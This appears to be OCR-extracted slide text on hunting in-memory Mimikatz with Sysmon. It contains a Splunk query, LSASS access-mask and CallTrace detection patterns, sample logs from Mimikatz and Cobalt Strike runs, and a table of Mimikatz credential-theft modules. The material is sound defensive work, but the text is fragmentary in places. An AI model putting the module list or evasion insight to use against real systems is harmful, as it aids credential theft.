


Figure 15. Outdated Mimikatz Version

Detecting Mimikatz

Cyber Wardog Lab

What happened with this?

by Robe

Home

Wednesday

Chroni
and El

Final Thoughts

Once again, even though this is just part II of detecting In-memory Mimikatz, we are already coming up with another good indicator to reduce the number of false positives when hunting for it.

Based on our test today, we can say that if we want to detect the latest version of Mimikatz from a **ProcessAccess** event perspective, we should look for:

GrantedAccess: 0x1010

Now, if we still want to detect the current **Invoke-Mimikatz** versions used in projects such as PowerSploit and PowerShell Empire. We should also look for:

GrantedAccess: 0x1410

However, when looking for **0x1410**, there is a little bit more of tuning that needs to happen to filter all the noise. You will have to add extra exclusion rules to your Sysmon config. Also, I would suggest to look at the pattern of the **Trace Call field (Stack)** in your Sysmon EID 10 logs. As you can see in figure 23 below, In-Memory Mimikatz always has the same **CallTrace** pattern. Remember that Sysmon only shows the module used and the offset addresses. However, you can use either Process Monitor or Process Explorer to configure a public Microsoft Symbol Server and show you a better call stack with all the function names. You can learn how here. This Call Trace pattern could be useful with the right Regex to filter out all the noise (having some issues with Lucene regex in kibana).

Detecting Mimikatz

* Search for ProcessAccess of LSASS.exe
  - GrantedAccess of: **0x1010, 0x1410, 0x143A**
  - CallTrace: **KERNELBASE.dll and (ntdll.dll or UNKNOWN)**

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessAccess lsass.exe
| search TargetImage="*\\lsass.exe"
    ((GrantedAccess="0x1010" OR GrantedAccess="0x1410" OR GrantedAccess="0x143a")
        (CallTrace="*KERNELBASE.dll*" CallTrace="*UNKNOWN*") OR
        (CallTrace="*\\ntdll.dll+4bf9a*" CallTrace="*\\KERNELBASE.dll+189b7*"))
    CallTrace!="*\\fpb.tmp*" CallTrace!="*\\Win64RunProcesses.dll*" CallTrace!="*\\System.ni.dll*" CallTrace!="*\\msi.dll*"
    CallTrace!="*[redacted]
    CallTrace!="*
    CallTrace!="*
| rex field=CallTrace ".*\\\\ntdll.dll\+(?<NTDLL>[0-9a-fA-F]*)\|.*"
| rex field=CallTrace ".*\\\\KERNELBASE.dll\+(?<KRNLB>[0-9a-fA-F]*)[\|\(].*"
| eval CallTrace2 = replace(CallTrace, "\|", " ") | eval CTLen = len(CallTrace)
| where CTLen > 90
| rename SourceProcessId as srcPID | rename GrantedAccess as GrantAcc
| table _time ComputerName SourceProcessGUID srcPID SourceImage TargetImage GrantAcc NTDLL KRNLB CTLen CallTrace2
| sort _time
```

Detecting Mimikatz

* Mimikatz executable from Github
  - File-based → No «**UNKNOWN**» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-10 16:19:36	[redacted]	{470B9880-C408-58C2-0000-0010E3F44529}	720	C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x1010	4bf9a	189b7	536	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+66918 C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+66c85 C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+6683d C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+49dac C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+49beb C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+49943 C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+6bf85 C:\Windows\system32\kernel32.dll+159cd C:\Windows\SYSTEM32\ntdll.dll+2a561

Detecting Mimikatz

* Cobalt Strike Beacon's built-in Mimikatz «logonpasswords»
  - File-less → «**UNKNOWN**» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-08 14:13:07	[redacted]	{470B9880-0363-58C0-0000-0010B8D7D210}	8788	C:\Windows\system32\rundll32.exe
2017-03-08 22:34:42		{470B9880-78F1-58C0-0000-001048326C14}	3736	C:\Windows\system32\rundll32.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000000277120)
C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000000407120)

Detecting Mimikatz


* Invoke-Mimikatz using PowerPick from Cobalt Strike's Beacon
  - File-less → «**UNKNOWN**» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-08 13:25:23	[redacted]	{3E4B9DDF-F81A-58BF-0000-001003659552}	22832	C:\Windows\System32\rundll32.exe
2017-03-08 13:29:03	[redacted]	{05B995F9-F909-58BF-0000-0010837C9E03}	7948	C:\Windows\system32\wsmprovhost.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001AD51628)
C:\Windows\system32\lsass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001A631628)

Detecting Mimikatz

* Don't search for specific SourceImage names
  - e.g. Rundll32.exe -- it could be really anything! (even cmd.exe ☺)



Detecting Mimikatz (OpenProcess)

Secure | https://blog.3or.de/hunting-mimikatz-with-sysmon-monitoring-openprocess.html

SA 29 APRIL 2017

Hunting mimikatz with sysmon: monitoring OpenProcess()


Kategorien: «Threat Hunting» Ersteller: dimi

Dimitrios Slamaris
dim0x69

Update: Since this post is getting some international attention I want to use the chance: If you are into Threat Hunting and interested in collaboration: Contact me and consider working on the ThreatHunter-Playbook! :) **/Update**

The art of hunting mimikatz with sysmons EventID 10 got already published by **@cyb3rward0g** in his great blog: **Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event** the **ThreatHunter Playbook** which is a great collection of W use to hunt intruders in your network. I will shortly set up a playbook, maybe my findings are interesting for the commu

From there I today invested some time to analyze mimikatz OpenProcess() and therefore some more indicators to hunt first created a caller graph for OpenProcess() using the wh



Detecting Mimikatz (OpenProcess)

Secure | https://blog.3or.de/hunting-mimikatz-with-sysmon-monitoring-openprocess.html

SA 29 APRIL 2017

Hunting mimikatz with sysmon: monitoring OpenProcess()


Kategorien: «Threat Hunting» Ersteller: dimi

Update: Since this post is getting some international attention I want to use the chance: If you are into Threat Hunting and interested in collaboration: Contact me and

module	OpenProcess caller function	destination process / destination service	ACCESS_MASK	ACCESS_MASK translated
lsadump::lsa /patch	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_QUERY_INFORMATION	0x1438
lsadump::lsa /inject	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_QUERY_INFORMATION | PROCESS_CREATE_THREAD	0x143a
lsadump::trust /patch	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_QUERY_INFORMATION	0x1438
misc:skeleton	kuhl_m_misc_skeleton()	lsass.exe	PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ	0x1438
misc:memssp	kuhl_m_misc_memssp()	lsass.exe	PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ	0x1438


Sysmon – what to do now?

NEW



